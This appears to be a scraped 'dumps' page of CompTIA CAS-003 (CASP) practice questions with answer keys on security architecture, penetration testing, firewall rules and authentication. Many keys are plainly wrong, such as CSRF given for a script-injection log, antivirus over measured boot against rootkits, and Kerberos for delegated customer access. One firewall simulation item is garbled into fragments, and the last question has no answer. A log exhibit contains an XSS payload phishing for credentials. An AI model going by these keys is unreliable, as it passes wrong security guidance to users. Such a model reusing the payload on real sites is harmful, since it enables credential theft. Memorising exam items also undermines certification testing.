

## CAS-003 Dumps

# CompTIA Advanced Security Practitioner (CASP)

<https://www.certleader.com/CAS-003-dumps.html>



**NEW QUESTION 1**

A security engineer has been hired to design a device that will enable the exfiltration of data from within a well-defended network perimeter during an authorized test. The device must bypass all firewalls and NIDS in place, as well as allow for the upload of commands from a centralized command and control answer. The total cost of the device must be kept to a minimum in case the device is discovered during an assessment. Which of the following tools should the engineer load onto the device being designed?

- A. Custom firmware with rotating key generation
- B. Automatic MITM proxy
- C. TCP beacon broadcast software
- D. Reverse shell endpoint listener

**Answer: B**

**NEW QUESTION 2**

During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

- A. Code repositories
- B. Security requirements traceability matrix
- C. Software development lifecycle
- D. Data design diagram
- E. Roles matrix
- F. Implementation guide

**Answer: F**

**NEW QUESTION 3**

A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:

TCP 80 open

TCP 443 open

TCP 1434 filtered

The penetration tester then used a different tool to make the following requests:

GET / script/login.php?token=45\$MHT000MND876

GET / script/login.php?token=@#984DCSPQ%091DF

Which of the following tools did the penetration tester use?

- A. Protocol analyzer
- B. Port scanner
- C. Fuzzer
- D. Brute forcer
- E. Log analyzer
- F. HTTP interceptor

**Answer: C**

**NEW QUESTION 4**

A security analyst has been asked to create a list of external IT security concerns, which are applicable to the organization. The intent is to show the different types of external actors, their attack vectors, and the types of vulnerabilities that would cause business impact. The Chief Information Security Officer (CISO) will then present this list to the board to request funding for controls in areas that have insufficient coverage.

Which of the following exercise types should the analyst perform?

- A. Summarize the most recently disclosed vulnerabilities.
- B. Research industry best practices and latest RFCs.
- C. Undertake an external vulnerability scan and penetration test.
- D. Conduct a threat modeling exercise

**Answer: D**

**NEW QUESTION 5**

A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle.

Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

- A. Install and configure an IPS.
- B. Enforce routine GPO reviews.
- C. Form and deploy a hunt team.
- D. Institute heuristic anomaly detection.
- E. Use a protocol analyzer with appropriate connector

**Answer: AD**

**NEW QUESTION 6**

DRAG DROP

A security consultant is considering authentication options for a financial institution. The following authentication options are available security mechanism to the

appropriate use case. Options may be used once.

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	<input type="text"/>
Authentication to cloud-based corporate portals will feature single sign-on	<input type="text"/>
Any infrastructure portal will require time-based authentication	<input type="text"/>
Customers will have delegated access to multiple digital services	<input type="text"/>

Kerberos	oAuth
OTP	SAML

- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	oAuth
Authentication to cloud-based corporate portals will feature single sign-on	SAML
Any infrastructure portal will require time-based authentication	OTP
Customers will have delegated access to multiple digital services	Kerberos

**NEW QUESTION 7**

A security administrator is hardening a TrustedSolaris server that processes sensitive data. The data owner has established the following security requirements:  
The data is for internal consumption only and shall not be distributed to outside individuals  
The systems administrator should not have access to the data processed by the server  
The integrity of the kernel image is maintained  
Which of the following host-based security controls BEST enforce the data owner's requirements? (Choose three.)

- A. SELinux
- B. DLP
- C. HIDS
- D. Host-based firewall
- E. Measured boot
- F. Data encryption
- G. Watermarking

**Answer:** CEF

**NEW QUESTION 8**

An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

- A. Threat modeling
- B. Risk assessment
- C. Vulnerability data
- D. Threat intelligence
- E. Risk metrics
- F. Exploitation frameworks

**Answer: F**

**NEW QUESTION 9**

To prepare for an upcoming audit, the Chief Information Security Officer (CISO) asks for all 1200 vulnerabilities on production servers to be remediated. The security engineer must determine which vulnerabilities represent real threats that can be exploited so resources can be prioritized to migrate the most dangerous risks. The CISO wants the security engineer to act in the same manner as would an external threat, while using vulnerability scan results to prioritize any actions. Which of the following approaches is described?

- A. Blue team
- B. Red team
- C. Black box
- D. White team

**Answer: C**

**NEW QUESTION 10**

A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

- A. OTA updates
- B. Remote wiping
- C. Side loading
- D. Sandboxing
- E. Containerization
- F. Signed applications

**Answer: EF**

**NEW QUESTION 10**

An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:

The ICS supplier has specified that any software installed will result in lack of support.

There is no documented trust boundary defined between the SCADA and corporate networks.

Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.

Which of the following capabilities would BEST improve the security position?

- A. VNC, router, and HIPS
- B. SIEM, VPN, and firewall
- C. Proxy, VPN, and WAF
- D. IDS, NAC, and log monitoring

**Answer: A**

**NEW QUESTION 15**

An internal penetration tester was assessing a recruiting page for potential issues before it was pushed to the production website. The penetration tester discovers an issue that must be corrected before the page goes live. The web host administrator collects the log files below and gives them to the development team so improvements can be made to the security design of the website.

```
[00:00:09] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1"
200 6863
"http://search.company.com/search/cgi/search.cgi?qs=download=&dom=s&offset=0&hits=10&switch=0&f=us"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:12] "GET /js/master.js HTTP/1.1" 200 2263
"http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:22] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413
Debian/1.6-5"
[00:00:25] "GET /showFile.action?fileName=<script> alert("an error has
occurred, please send your username and password to me@example.com")
</script> 200
[00:00:27] "GET /contracts.html HTTP/1.0" 200 4595 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA (Win95; U)"
[00:00:30] "GET /pics/wpaper.gif HTTP/1.0" 200 6248
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
```

Which of the following types of attack vector did the penetration tester use?

- A. SQLi
- B. CSRF
- C. Brute force
- D. XSS
- E. TOC/TOU

**Answer: B**

**NEW QUESTION 20**

After investigating virus outbreaks that have cost the company \$1,000 per incident, the company's Chief Information Security Officer (CISO) has been researching new antivirus software solutions to use and be fully supported for the next two years. The CISO has narrowed down the potential solutions to four candidates that meet all the company's performance and capability requirements:

	Solution Cost	Year 1 Support	Year 2 Support	Estimated Yearly Incidents
Product A	\$10,000	\$3,000	\$1,000	1
Product B	\$14,250	\$1,000	\$1,000	0
Product C	\$9,500	\$2,000	\$2,000	1
Product D	\$7,000	\$1,000	\$2,000	2
Product E	\$7,000	\$4,000	\$4,000	0

Using the table above, which of the following would be the BEST business-driven choice among five possible solutions?

- A. Product A
- B. Product B
- C. Product C
- D. Product D
- E. Product E

**Answer: E**

**NEW QUESTION 21**

A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

- A. Update and deploy GPOs
- B. Configure and use measured boot
- C. Strengthen the password complexity requirements
- D. Update the antivirus software and definitions

**Answer: D**

**NEW QUESTION 26**

One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

- A. Blue teaming
- B. Phishing simulations
- C. Lunch-and-learn
- D. Random audits
- E. Continuous monitoring
- F. Separation of duties

**Answer:** BE

**NEW QUESTION 28**

A security consultant is attempting to discover if the company is utilizing databases on client machines to store the customer data. The consultant reviews the following information:

Protocol	Local Address	Foreign Address	Status
TCP	127.0.0.1	172.16.10.101:25	Connection established
TCP	127.0.0.1	172.16.20.45:443	Connection established
UDP	127.0.0.1	172.16.20.80:53	Waiting listening
TCP	172.16.10.10:1433	172.16.10.34	Connection established

Which of the following commands would have provided this output?

- A. arp -s
- B. netstat -a
- C. ifconfig -arp
- D. sqlmap -w

**Answer:** B

**NEW QUESTION 33**

An advanced threat emulation engineer is conducting testing against a client's network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

- A. Black box testing
- B. Gray box testing
- C. Code review
- D. Social engineering
- E. Vulnerability assessment
- F. Pivoting
- G. Self-assessment
- H. White teaming
- I. External auditing

**Answer:** AEF

**NEW QUESTION 35**

Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

- A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
- B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
- C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
- D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

**Answer:** C

**NEW QUESTION 40**

Two competing companies experienced similar attacks on their networks from various threat actors. To improve response times, the companies wish to share some threat intelligence about the sources and methods of attack. Which of the following business documents would be BEST to document this engagement?

- A. Business partnership agreement
- B. Memorandum of understanding
- C. Service-level agreement
- D. Interconnection security agreement

**Answer:** D

**NEW QUESTION 43**

A company wants to extend its help desk availability beyond business hours. The Chief Information Officer (CIO) decides to augment the help desk with a third-party service that will answer calls and provide Tier 1 problem resolution, such as password resets and remote assistance. The security administrator implements the following firewall change:

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 80
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 636
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 5800
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 1433
```

The administrator provides the appropriate path and credentials to the third-party company. Which of the following technologies is MOST likely being used to provide access to the third company?

- A. LDAP
- B. WAYF
- C. OpenID
- D. RADIUS
- E. SAML

**Answer: D**

**NEW QUESTION 48**

An architect was recently hired by a power utility to increase the security posture of the company's power generation and distribution sites. Upon review, the architect identifies legacy hardware with highly vulnerable and unsupported software driving critical operations. These systems must exchange data with each other, be highly synchronized, and pull from the Internet time sources.

Which of the following architectural decisions would BEST reduce the likelihood of a successful attack without harming operational capability? (Choose two.)

- A. Isolate the systems on their own network
- B. Install a firewall and IDS between systems and the LAN
- C. Employ own stratum-0 and stratum-1 NTP servers
- D. Upgrade the software on critical systems
- E. Configure the systems to use government-hosted NTP servers

**Answer: BE**

**NEW QUESTION 53**

A large enterprise with thousands of users is experiencing a relatively high frequency of malicious activity from the insider threats. Much of the activity appears to involve internal reconnaissance that results in targeted attacks against privileged users and network file shares. Given this scenario, which of the following would MOST likely prevent or deter these attacks? (Choose two.)

- A. Conduct role-based training for privileged users that highlights common threats against them and covers best practices to thwart attacks
- B. Increase the frequency at which host operating systems are scanned for vulnerabilities, and decrease the amount of time permitted between vulnerability identification and the application of corresponding patches
- C. Enforce command shell restrictions via group policies for all workstations by default to limit which native operating system tools are available for use
- D. Modify the existing rules of behavior to include an explicit statement prohibiting users from enumerating user and file directories using available tools and/or accessing visible resources that do not directly pertain to their job functions
- E. For all workstations, implement full-disk encryption and configure UEFI instances to require complex passwords for authentication
- F. Implement application blacklisting enforced by the operating systems of all machines in the enterprise

**Answer: CD**

**NEW QUESTION 57**

Exhibit:

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action	Rule Order
UNTRUST	10.1.10.250	ANY	MGMT	ANY	ANY	ANY	PERMIT	↓
WEBAPP	10.1.5.50	ANY	DB	10.1.4.70	1433	UDP	DENY	↑ ↓
UNTRUST	ANY	ANY	ANY	ANY	ANY	TCP	PERMIT	↑ ↓
USER	10.1.1.0/24, 10.1.2.0/24	ANY	UNTRUST	ANY	80	TCP	PERMIT	↑ ↓
UNTRUST	ANY	ANY	WEBAPP	10.1.5.50	80	TCP	PERMIT	↑ ↓
DB	10.1.4.70	ANY	WEBAPP	10.1.5.50	ANY	ANY	DENY	↑

Compliance with company policy requires a quarterly review of firewall rules. You are asked to conduct a review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more secure. Given the following information perform the tasks listed below:

Untrusted zone: 0.0.0.0/0 User zone: USR 10.1.1.0/24 User zone: USR2 10.1.2.0/24 DB zone: 10.1.0/24

Web application zone: 10.1.5.0/24 Management zone: 10.1.10.0/24 Web server: 10.1.5.50

MS-SQL server: 10.1.4.70

MGMT platform: 10.1.10.250

Task 1) A rule was added to prevent the management platform from accessing the internet. This rule is not working. Identify the rule and correct this issue.

Task 2) The firewall must be configured so that the SQL server can only receive requests from the web server.

Task 3) The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.

Task 4) Ensure the final rule is an explicit deny.

Task 5) Currently the user zone can access internet websites over an unencrypted protocol. Modify a rule so that user access to websites is over secure protocols only.

Instructions: To perform the necessary tasks, please modify the DST port, SRC zone, Protocol, Action, and/or Rule Order columns. Type ANY to include all ports. Firewall ACLs are read from the top down.

Once you have met the simulation requirements, click Save. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

A. Task 1: A rule was added to prevent the management platform from accessing the interne

B. This rule is not workin

C. Identify the rule and correct this issue.In Rule n

D. 1 edit the Action to Deny to block internet access from the management platform.SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

E. 6 from top, edit the Action to be Permi

F. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

G. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

H. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST ANY ANY WEBAPP 10.1.5.50 ANY TCP PERMITTask 4: Ensure the final rule is an explicit denyEnter this at the bottom of the access list i.

I. the line at the bottom of the rule: SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action ANY ANY ANY ANY ANY ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco

J. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action USER 10.1.1.0/24 10.1.2.0/24 ANY UNTRUST ANY 443 TCP PERMIT

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L. This rule is not workin

M. Identify the rule and correct this issue.In Rule n

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O. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

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Q. SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

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S. SRC Zone ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco


T. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC Zone SRC SRC Port DST Zone DST DST Port Protocol Action USER 10.1.1.0/24 10.1.2.0/24 ANY UNTRUST ANY 443 TCP PERMIT

**Answer:** A

## NEW QUESTION 58

Exhibit:

Home>Download Center>Application Patch		
The links in this section correspond to separate files available in this download center. Download the most appropriate file.		
File Name	Mirror	Download Files Below
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download
HASH: 1759adb5g34700aae19bc4578fc19cc2		



- A. Step 1: Verify that the certificate is valid or no
- B. In case of any warning message, cancel the download. Step 2: If certificate issue is not there then, download the file in your system. Step 3: Match the hash value of the downloaded file with the one which you selected on the website
- C. Step 4: Install the file if the hash value matches.
- D. Step 1: Verify that the certificate is valid or no
- E. In case of any warning message, cancel the download. Step 2: If certificate issue is not there then, download the file in your system
- F. Step 3: Calculate the hash value of the downloaded file. Step 4: Match the hash value of the downloaded file with the one which you selected on the website
- G. Step 5: Install the file if the hash value matches.

**Answer:** B

**NEW QUESTION 62**

An organization has established the following controls matrix:

	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:

Systems containing PII are protected with the minimum control set. Systems containing medical data are protected at the moderate level. Systems containing cardholder data are protected at the high level.

The organization is preparing to deploy a system that protects the confidentiality of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

- A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
- B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
- C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
- D. Intrusion detection capabilities, network-based IPS, generator, and context-based authentication

**Answer: D**

**NEW QUESTION 67**

A company's existing forward proxies support software-based TLS decryption, but are currently at 60% load just dealing with AV scanning and content analysis for HTTP traffic. More than 70% outbound web traffic is currently encrypted. The switching and routing network infrastructure precludes adding capacity, preventing the installation of a dedicated TLS decryption system. The network firewall infrastructure is currently at 30% load and has software decryption modules that can be activated by purchasing additional license keys. An existing project is rolling out agent updates to end-user desktops as part of an endpoint security refresh. Which of the following is the BEST way to address these issues and mitigate risks to the organization?

- A. Purchase the SSL, decryption license for the firewalls and route traffic back to the proxies for enduser categorization and malware analysis.
- B. Roll out application whitelisting to end-user desktops and decommission the existing proxies, freeing up network ports.
- C. Use an EDP solution to address the malware issue and accept the diminishing role of the proxy for URL categorization in the short term.
- D. Accept the current risk and seek possible funding approval in the next budget cycle to replace the existing proxies with ones with more capacity.

**Answer: B**

**NEW QUESTION 72**

A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded. Which of the following should be used to identify weak processes and other vulnerabilities?

- A. Gap analysis
- B. Benchmarks and baseline results
- C. Risk assessment
- D. Lessons learned report

**Answer: D**

**NEW QUESTION 76**

A security engineer is working with a software development team. The engineer is tasked with ensuring all security requirements are adhered to by the developers. Which of the following BEST describes the contents of the supporting document the engineer is creating?

- A. A series of ad-hoc tests that each verify security control functionality of the entire system at once.
- B. A series of discrete tasks that, when viewed in total, can be used to verify and document each individual constraint from the SRTM.
- C. A set of formal methods that apply to one or more of the programming languages used on the development project.
- D. A methodology to verify each security control in each unit of developed code prior to committing the code.

**Answer: D**

**NEW QUESTION 79**

Given the following information about a company's internal network:

User IP space: 192.168.1.0/24

Server IP space: 192.168.192.0/25

A security engineer has been told that there are rogue websites hosted outside of the proper server space, and those websites need to be identified. Which of the following should the engineer do?

- A. Use a protocol analyzer on 192.168.1.0/24
- B. Use a port scanner on 192.168.1.0/24
- C. Use an HTTP interceptor on 192.168.1.0/24
- D. Use a port scanner on 192.168.192.0/25
- E. Use a protocol analyzer on 192.168.192.0/25

F. Use an HTTP interceptor on 192.168.192.0/25

**Answer: B**

#### NEW QUESTION 81

The Chief Information Officer (CIO) wants to increase security and accessibility among the organization's cloud SaaS applications. The applications are configured to use passwords, and twofactor authentication is not provided natively. Which of the following would BEST address the CIO's concerns?

- A. Procure a password manager for the employees to use with the cloud applications.
- B. Create a VPN tunnel between the on-premises environment and the cloud providers.
- C. Deploy applications internally and migrate away from SaaS applications.
- D. Implement an IdP that supports SAML and time-based, one-time password

**Answer: B**

#### NEW QUESTION 82

An organization's network engineering team recently deployed a new software encryption solution to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data readwrite requests in storage, impacting business operations. Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

- A. Employ hardware FDE or SED solutions.
- B. Utilize a more efficient cryptographic hash function.
- C. Replace HDDs with SSD arrays.
- D. Use a FIFO pipe a multithreaded software solutio

**Answer: A**

#### NEW QUESTION 87

Due to a recent breach, the Chief Executive Officer (CEO) has requested the following activities be conducted during incident response planning:  
Involve business owners and stakeholders  
Create an applicable scenario  
Conduct a biannual verbal review of the incident response plan  
Report on the lessons learned and gaps identified  
Which of the following exercises has the CEO requested?

- A. Parallel operations
- B. Full transition
- C. Internal review
- D. Tabletop
- E. Partial simulation

**Answer: C**

#### NEW QUESTION 91

A security researches is gathering information about a recent spoke in the number of targeted attacks against multinational banks. The spike is on top of already sustained attacks against the banks. Some of the previous attacks have resulted in the loss of sensitive data, but as of yet the attackers have not successfully stolen any funds.

Based on the information available to the researcher, which of the following is the MOST likely threat profile?

- A. Nation-state-sponsored attackers conducting espionage for strategic gain.
- B. Insiders seeking to gain access to funds for illicit purposes.
- C. Opportunists seeking notoriety and fame for personal gain.
- D. Hackvisits seeking to make a political statement because of socio-economic factor

**Answer: D**

#### NEW QUESTION 95

An organization is considering the use of a thin client architecture as it moves to a cloud-hosted environment. A security analyst is asked to provide thoughts on the security advantages of using thin clients and virtual workstations. Which of the following are security advantages of the use of this combination of thin clients and virtual workstations?

- A. Malicious insiders will not have the opportunity to tamper with data at rest and affect the integrity of the system.
- B. Thin client workstations require much less security because they lack storage and peripherals that can be easily compromised, and the virtual workstations are protected in the cloud where security is outsourced.
- C. All thin clients use TPM for core protection, and virtual workstations use vTPM for core protection with both equally ensuring a greater security advantage for a cloud-hosted environment.
- D. Malicious users will have reduced opportunities for data extractions from their physical thin client workstations, this reducing the effectiveness of local attacks.

**Answer: B**

#### NEW QUESTION 99

Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

- A. Lack of adequate in-house testing skills.
- B. Requirements for geographically based assessments
- C. Cost reduction measures
- D. Regulatory insistence on independent review

**Answer: D**

**NEW QUESTION 103**

A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization's systems to the greatest extent possible. Which of the following principles is being demonstrated?

- A. Administrator accountability
- B. PII security
- C. Record transparency
- D. Data minimization

**Answer: D**

**NEW QUESTION 108**

A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:

Configuration file 1: Operator ALL=/sbin/reboot Configuration file 2:

Command="/sbin/shutdown now", no-x11-forwarding, no-pty, ssh-dss Configuration file 3:

Operator:x:1000:1000:~/home/operator:/bin/bash

Which of the following explains why an intended operator cannot perform the intended action?

- A. The sudoers file is locked down to an incorrect command
- B. SSH command shell restrictions are misconfigured
- C. The passwd file is misconfigured
- D. The SSH command is not allowing a pty session

**Answer: D**

**NEW QUESTION 113**

An organization is engaged in international business operations and is required to comply with various legal frameworks. In addition to changes in legal frameworks, which of the following is a primary purpose of a compliance management program?

- A. Following new requirements that result from contractual obligations
- B. Answering requests from auditors that relate to e-discovery
- C. Responding to changes in regulatory requirements
- D. Developing organizational policies that relate to hiring and termination procedures

**Answer: C**

**NEW QUESTION 117**

A medical device company is implementing a new COTS antivirus solution in its manufacturing plant.

All validated machines and instruments must be retested for interoperability with the new software. Which of the following would BEST ensure the software and instruments are working as designed?

- A. System design documentation
- B. User acceptance testing
- C. Peer review
- D. Static code analysis testing
- E. Change control documentation

**Answer: A**

**NEW QUESTION 121**

An internal staff member logs into an ERP platform and clicks on a record. The browser URL changes to:

URL: <http://192.168.0.100/ERP/accountId=5&action=SELECT>

Which of the following is the MOST likely vulnerability in this ERP platform?

- A. Brute forcing of account credentials
- B. Plain-text credentials transmitted over the Internet
- C. Insecure direct object reference
- D. SQL injection of ERP back end

**Answer: C**

**NEW QUESTION 126**

A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers. Which of the following is the BEST statement for the engineer to take into consideration?

- A. Single-tenancy is often more expensive and has less efficient resource utilization
- B. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
- C. The managed service provider should outsource security of the platform to an existing cloud company
- D. This will allow the new log service to be launched faster and with well-tested security controls.
- E. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
- F. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

Answer: A

**NEW QUESTION 128**

At a meeting, the systems administrator states the security controls a company wishes to implement seem excessive, since all of the information on the company's web servers can be obtained publicly and is not proprietary in any way. The next day the company's website is defaced as part of an SQL injection attack, and the company receives press inquiries about the message the attackers displayed on the website. Which of the following is the FIRST action the company should take?

- A. Refer to and follow procedures from the company's incident response plan.
- B. Call a press conference to explain that the company has been hacked.
- C. Establish chain of custody for all systems to which the systems administrator has access.
- D. Conduct a detailed forensic analysis of the compromised system.
- E. Inform the communications and marketing department of the attack detail

Answer: A

**NEW QUESTION 130**

A security architect is designing a system to satisfy user demand for reduced transaction time, increased security and message integrity, and improved cryptographic security. The resultant system will be used in an environment with a broad user base where many asynchronous transactions occur every minute and must be publicly verifiable.

Which of the following solutions BEST meets all of the architect's objectives?

- A. An internal key infrastructure that allows users to digitally sign transaction logs
- B. An agreement with an entropy-as-a-service provider to increase the amount of randomness in generated keys.
- C. A publicly verified hashing algorithm that allows revalidation of message integrity at a future date.
- D. An open distributed transaction ledger that requires proof of work to append entries

Answer: A

**NEW QUESTION 135**

A user asks a security practitioner for recommendations on securing a home network. The user recently purchased a connected home assistant and multiple IoT devices in an effort to automate the home. Some of the IoT devices are wearables, and other are installed in the user's automobiles. The current home network is configured as a single flat network behind an ISP-supplied router. The router has a single IP address, and the router performs NAT on incoming traffic to route it to individual devices.

Which of the following security controls would address the user's privacy concerns and provide the BEST level of security for the home network?

- A. Ensure all IoT devices are configured in a geofencing mode so the devices do not work when removed from the home network
- B. Disable the home assistant unless actively using it, and segment the network so each IoT device has its own segment.
- C. Install a firewall capable of cryptographically separating network traffic require strong authentication to access all IoT devices, and restrict network access for the home assistant based on time-of-day restrictions.
- D. Segment the home network to separate network traffic from users and the IoT devices, ensure security settings on the home assistant support no or limited recording capability, and install firewall rules on the router to restrict traffic to the home assistant as much as possible.
- E. Change all default passwords on the IoT devices, disable Internet access for the IoT devices and the home assistant, obtain routable IP addresses for all devices, and implement IPv6 and IPSec protections on all network traffic.

Answer: B

**NEW QUESTION 136**

An enterprise with global sites processes and exchanges highly sensitive information that is protected under several countries' arms trafficking laws. There is new information that malicious nation-state-sponsored activities are targeting the use of encryption between the geographically disparate sites. The organization currently employs ECDSA and ECDH with P-384, SHA-384, and AES-256-GCM on VPNs between sites. Which of the following techniques would MOST likely improve the resilience of the enterprise to attack on cryptographic implementation?

- A. Add a second-layer VPN from a different vendor between sites.
- B. Upgrade the cipher suite to use an authenticated AES mode of operation.
- C. Use a stronger elliptic curve cryptography algorithm.
- D. Implement an IDS with sensors inside (clear-text) and outside (cipher-text) of each tunnel between sites.
